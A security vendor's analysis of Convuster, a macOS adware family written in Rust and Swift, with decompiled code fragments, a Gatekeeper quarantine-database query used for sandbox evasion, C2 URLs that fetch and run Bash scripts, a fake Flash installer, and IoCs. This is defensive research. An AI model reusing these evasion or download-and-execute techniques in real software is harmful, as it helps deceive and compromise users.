Convuster: macOS adware now in Rust

SL securelist.com/convuster-macos-adware-in-rust/101258/

Authors

- Expert Ilya Mogilin
- Expert Mikhail Kuzin

Introduction

Traditionally, most malicious objects detected on the macOS platform are adware: besides the already familiar Shlayer family, the TOP 10 includes Bnodlero, Cimpli, Adload and Pirrit adware. As a rule, most tend to be written in C, Objective-C or Swift. Recently, however, cybercriminals have been paying increased attention to new programming languages, seemingly in the hope that such code will be more opaque to virus analysts who have little or no experience with the newer languages. We have already seen quite a few samples written in Go, and recently cybercriminals turned their attention to Rust as well.

The first to write about suspicious files in this programming language was a Twitter user, @gorelics:

> Suspicious agent (rust compiler)#macos #malwarehttps://t.co/9PZ6v9u0Yshttps://t.co/uylt2w6TUJ pic.twitter.com/OgZIzlgVmA
>
> — gorelics (@gorelics) August 16, 2020


In the screenshot the tweet shows, one can see that several samples of suspicious code are run by configuration PLIST files through the LaunchAgents/LaunchDaemons mechanism. Alongside the suspicious names of the PLIST files, this is the first wakeup call that the program is dangerous, given the low popularity of Rust-based executables.

We examined these samples for malicious behavior. The analysis showed these executables to be a new adware program, that has subsequently been called Convuster.

Technical details

Sample in Rust

It can be deduced that the analyzed sample was written in Rust from the frequent use of the language's standard library, as well as several code lines containing paths to files with the .rs extension, which is the standard Rust source file extension.




```
egistry/src/github.com-1ecc6299db9ec823/native-tls-0.2.4/src/imp/security_framework.rsassertion failed: `(l
and source slices have different lengths /Users/administrator/.rustup/toolchains/stable-x86_64-apple-darwin
ription() is deprecated; use Display         at path PathErrorerrtoo many temporary files exist.tmp ABCDEF
56789       /Users/administrator/.rustup/toolchains/stable-x86_64-apple-darwin/lib/rustlib/src/rust/src/lib
e` value       ☺       ☺             could not initialize thread_rng: /Users/administrator/.cargo/registry
s/thread.rs     expand 32-byte k♥ ☺☻•♦♣♠♂◘○◙☼♀♪♫             expand 32-byte kexpand 32-byte k♥ ☺☻•♦♣♠♂◘o
egistry/src/github.com-1ecc6299db9ec823/rand_chacha-0.2.2/src/guts.rs description() is deprecated; use Disp
ptionUnknown Error: OS Error: randSecure: random number generator module is not initializedstdweb: failed t
blewasm-bindgen: crypto.getRandomValues is undefinedwasm-bindgen: self.crypto is undefinedRDRAND: instructi
issue likelyRtlGenRandom: call failedSecRandomCopyBytes: call failedUnknown std::io::Errorerrno: did not re
supported '       &       ▬       ▼       ↓       /       !       &       1       &               =       o
```

Rust artifacts in the sample

At startup, the executable checks the configuration PLIST files **~/Library/LaunchAgents/com.ist.up.plist** and **/Library/LaunchDaemons/com.ist.up.plist** for keys needed to run the sample, such as RunAtLoad, StartInterval and Version. We were not able to retrieve these files, but presumably they are used to run the sample under investigation when the user logs in to the system.

After these checks, the program obtains the device ID, as well as the system version and bitness, and forwards the gathered data to the following server: **hxxps://post.convstats[.]com/hb/**. In response, Convuster receives a JSON file and sends a request to the host specified in this file. The response to this request is a Bash script that gets executed by the Bash shell and then removed from the system.



```
v81 = *(_QWORD *)v6;
*(_QWORD *)(v6 + 320) = *(_QWORD *)(v6 + 8);
*(_QWORD *)(v6 + 312) = v81;
v82 = reqwest::async_impl::client::Client::new();
v83 = v6;
v84 = (volatile signed __int64 *)v82;
*(_QWORD *)(v83 + 336) = v82;
__str_as_reqwest::into_url::PolyfillTryInto_::into_url(
  (__int64 *)v177,
  (__int64)"https://post.convstats.com/hb/",
  29LL);
v85 = __OFSUB__(v177[0], 1);
if ( LODWORD(v177[0]) == 1 )
{
  v86 = 1LL;
  v87 = (__int64)v177[1];
}
else
{
  ((void (__fastcall *)(void **))http::header::map::HeaderMap::new)(v186);
  qmemcpy(v180, &v177[1], sizeof(v180));
  v87 = 2LL;
  v85 = 0;
```


Request generation

At the time of analysis, the server was not responding to requests. However, after examining information about the suspicious **convstats[.]com** domain, we detected the **update.convstats[.]com** and **trk.convstats[.]com** subdomains (in addition to the already known **post.convstats[.]com**).

Sample in Swift

In the **update.convstats[.]com** subdomain, at the address **hxxps://update.convstats[.]com/Player.dmg**, we found a DMG disk image containing another Convuster executable, this time in the Swift programming language.

The payload of the executable was encrypted:




```
v23 = v7;
v8 = 89;
for ( i = 1LL; i != 0x1EBF5; i += 2LL )
{
  FzVaI0BgX1NBW3[i - 1] ^= v8;
  v10 = v8 + 23;
  v11 = 0;
  v12 = 0;
  if ( v10 <= 254 )
    v12 = v10;
  FzVaI0BgX1NBW3[i] ^= v12;
  v13 = v12 + 23;
  if ( v13 <= 254 )
    v11 = v13;
  v8 = v11;
}
v14 = dword_100003F1C;
if ( dword_100003F1C != 8 )
  dword_100003F1C = 8;
if ( v4(FzVaI0BgX1NBW3, 0x1EBF4LL, &v21) == 1
```

XOR encryption

Having decrypted the data, Convuster runs the code obtained, first of all checking that the DMG image was downloaded specifically from the address **hxxps://update.convstats[.]com/Player.dmg** with either the **?_=1390081** or **&_=1390081** parameter. It does so by accessing the quarantine database of the macOS Gatekeeper security feature using the following query:

select LSQuarantineAgentBundleIdentifier, LSQuarantineDataURLString from LSQuarantineEvent order by LSQuarantineTimeStamp desc limit 3




LSQuarantineTimeStamp	LSQuarantineAgentBundleIdentifier	SQuarantineAgentNam	LSQuarantineDataURLString
Фильтр	Фильтр	Фильтр	Фильтр
455217451.0	com.google.Chrome	Google Chrome	http://cdn.gog.com/secure/witcher_3/extras/the_witcher_3_wild_hunt_-_official_soundtrack_fl
455217464.0	com.google.Chrome	Google Chrome	http://mirror.yandex.ru/mirrors/ftp.videolan.org/vlc/2.2.1/macosx/vlc-2.2.1.dmg
455218326.0	com.google.Chrome	Google Chrome	http://c758482.r82.cf2.rackcdn.com/Sublime%20Text%20Build%203083.dmg
455235761.0	com.google.Chrome	Google Chrome	http://download.spotify.com/SpotifyInstaller.zip
455282650.0	com.google.Chrome	Google Chrome	https://s3.amazonaws.com/BBSW-download/TextWrangler_4.5.12.dmg
455293902.0	com.google.Chrome	Google Chrome	https://steamcdn-a.akamaihd.net/client/installer/steam.dmg
455296610.0	com.google.Chrome	Google Chrome	https://clients2.googleusercontent.com/crx/blobs/QgAAAC6zw0qH2DJtnXe8Z7rUJP05e9Vm5hp.
455297059.0	com.google.Chrome	Google Chrome	https://s3.amazonaws.com/github-cloud/releases/3228505/278dc3cc-0b7d-11e5-86ef-588006
455302856.0	com.google.Chrome	Google Chrome	https://developer.apple.com/library/prerelease/ios/documentation/Swift/Conceptual/Swift_Pro

Typical Gatekeeper database content

Usually, this macOS database serves as a log for all files downloaded from untrusted sources. However, Convuster's creators use it to protect their handiwork from being analyzed. If it was not downloaded from an "official" server, but rather got into the system some other way, it may mean that the program is in a test or virtual environment, that is, under investigation by virus analysts.

If the file source check is successful, the user is shown a window prompting to install Flash Player. Otherwise, the program prompts to continue the installation later, and then exits.



1038afd4e19d3e35643c98af1a2ee53d9bf45958c84e

Install


Install Flash Player

Click "Ok" to start the install

Please Try Again Later

The installer mimics a Flash Player update

Regardless of whether the user agrees to the installation or attempts to close the window, Convuster sends a request to **hxxps://post.convstats[.]com/dis/** to download the installation script, and then runs it in the Bash shell.



```
v8 = v7;
*(_QWORD *)(v7 + 16) = xmmword_100008FE0;
v15 = v7 + 32;
*(_QWORD *)(v7 + 32) = 'sab/nib/';
*(_QWORD *)(v7 + 40) = '\xE9\0\0\0\0\0\0h';
*(_QWORD *)(v7 + 48) = v4;
*(_QWORD *)(v7 + 56) = v5;
v9 = qword_10000C3A8;
*(_QWORD *)(v7 + 64) = urlEncodedDownloadUrl;
*(_QWORD *)(v7 + 72) = v9;
v10 = qword_10000C380;
*(_QWORD *)(v7 + 80) = foundDownloadBrowserBundleId;
*(_QWORD *)(v7 + 88) = v10;
v11 = qword_10000C370;
*(_QWORD *)(v7 + 96) = foundCampaign;
*(_QWORD *)(v7 + 104) = v11;
swift_bridgeObjectRetain(v5);
swift_bridgeObjectRetain(v12);
swift_bridgeObjectRetain(v10);
swift_bridgeObjectRetain(v11);
system(_:argsArray:)('sab/nib/', '\xE9\0\0\0\0\0\0h', v8);
swift_setDeallocating(v8);
```

Running the script in the Bash shell


Distribution

Convuster is run through LaunchAgents, but the program does not try to add itself to startup independently. This means that the file in question was most likely neither downloaded nor installed directly by the user. In our view, Convuster could have been installed by some other adware.

At the time of the study, we were aware of the following domain names performing redirects to the **update.convstats[.]com** subdomain:

- storeoverlyadvancedapplication[.]best
- streamgreatlyadvancedprogram[.]best
- streamstrongcompletelyprogram[.]best
- syncextremelysophisticatedsoftware[.]icu
- streamquickcompletelyprogram[.]best
- getnewestextremelyapp[.]best
- launchfreeextremelyfreeware[.]best
- loadsophisticated-thecompletelyfile[.]best

Besides, forum users complain about other domains prompting to install a fake Flash Player update:



Flash Download

[redacted]

I keep getting a redirect to download flash, when running Farmville. This redirects to https://storeoverlyadvancedapplication.best trying to force a Flash update, which looks to be fake, and i'm not installing it. This makes Famille very unstable , as this page keeps coming up. Have tried this under multiple ID's. Has an advertisement site been compromised?.

I see it also tries to reload off these sites as well

storeoverlyadvancedapplication.best
storefreeuberapplication.best
streamgreatlycurrentprogram.best
streamlatestgreatlyprogram.best

Tagged: Flash download

User complaints about advertising redirects

Conclusion

Based on the behavior of the Convuster samples in Rust and Swift, we classify this program as adware. Despite their supposed exoticism, these languages lack nothing in terms of functionality from an adware developer's point of view: Rust, for instance, has the tools not only for authoring adware, but for carrying out more sophisticated attacks.

Besides the choice of programming language, it is noteworthy that cybercriminals have learned to use built-in macOS tools and technologies, such as Gatekeeper, for their own purposes (for example, to verify the source of a file). Although this family is no longer active, it is a clear illustration of how attackers are constantly honing their threats to evade analysis and deliver adware to as many devices as possible.

Kaspersky security solutions detect this adware with the following verdict: not-a-virus:HEUR:AdWare.OSX.Convuster.a.

IoCs

SHA-256

Swift samples

Mach-O executables:
f9615ce5f1038afd4e19d3e35643c98af1a2ee53d9bf45958c84e5a7c4529e62

Disk Images:
02a0842beaf5ee9ed4f0f693ba276b73d53717eca821d2506efcdef7711d66da

Archives:
e5871655465e31c57e27900254e281233787f44bcec5604607b0b3bbbf5a9b16
182d8821182a143770e60a901486f262f63d2cfdc8bc9de3c076a80d36d02049
6bc8fc9fb7693379666049659e83f25b336b6b0b5e8073e1dd69e5b3dcb9826d
cbd6fb1075fc3e57ea7ac886ca218a105c307b75c37e10ca86a5779f4abeca3a
02e6f4388387c940b30c9afb911686d6bee5b3a7249e986f239bbd73d9003a0d
31526cfba9202086feeb658f92941b1ecd7ae1b646c75886600a991f86a843a4

Rust samples

Mach-O executables:
947ae8f075fd0d1e5be0341b922c0173f0c5cfd771314ebe220207f3ed53466a
77bc8b0e17e1c56fba70d8707de9718cd5c10565454fdb85c862a7f3d7e82983
8898f499f334a3231695b8a60dfdfb289836da1de7a4e4e334df83a748c11e07
d511e44ee6ae06228170aef1bef567e059596d259e205295b99e85de8c966354

Domains

post.convstats[.]com
update.convstats[.]com
trk.convstats[.]com

- Adware
- Apple MacOS
- Malware Descriptions
- Malware Technologies

Authors

-

 Ilya Mogilin
-

 Mikhail Kuzin

Convuster: macOS adware now in Rust

Your email address will not be published. Required fields are marked *